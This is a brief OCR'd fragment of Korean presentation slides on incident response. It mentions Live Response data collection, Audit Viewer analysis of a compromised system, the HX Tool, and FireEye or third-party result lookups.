


2차 이벤트 분석(Live Response)


- **Live Response 데이터 수집 - Audit Viewer를 통한 침해시스템 심층 분석**



운영 툴 제공 | HX Tool 제공



운영 툴 제공 | HX Tool 제공



- FireEye or 3rd Solution 결과 조회

Thank You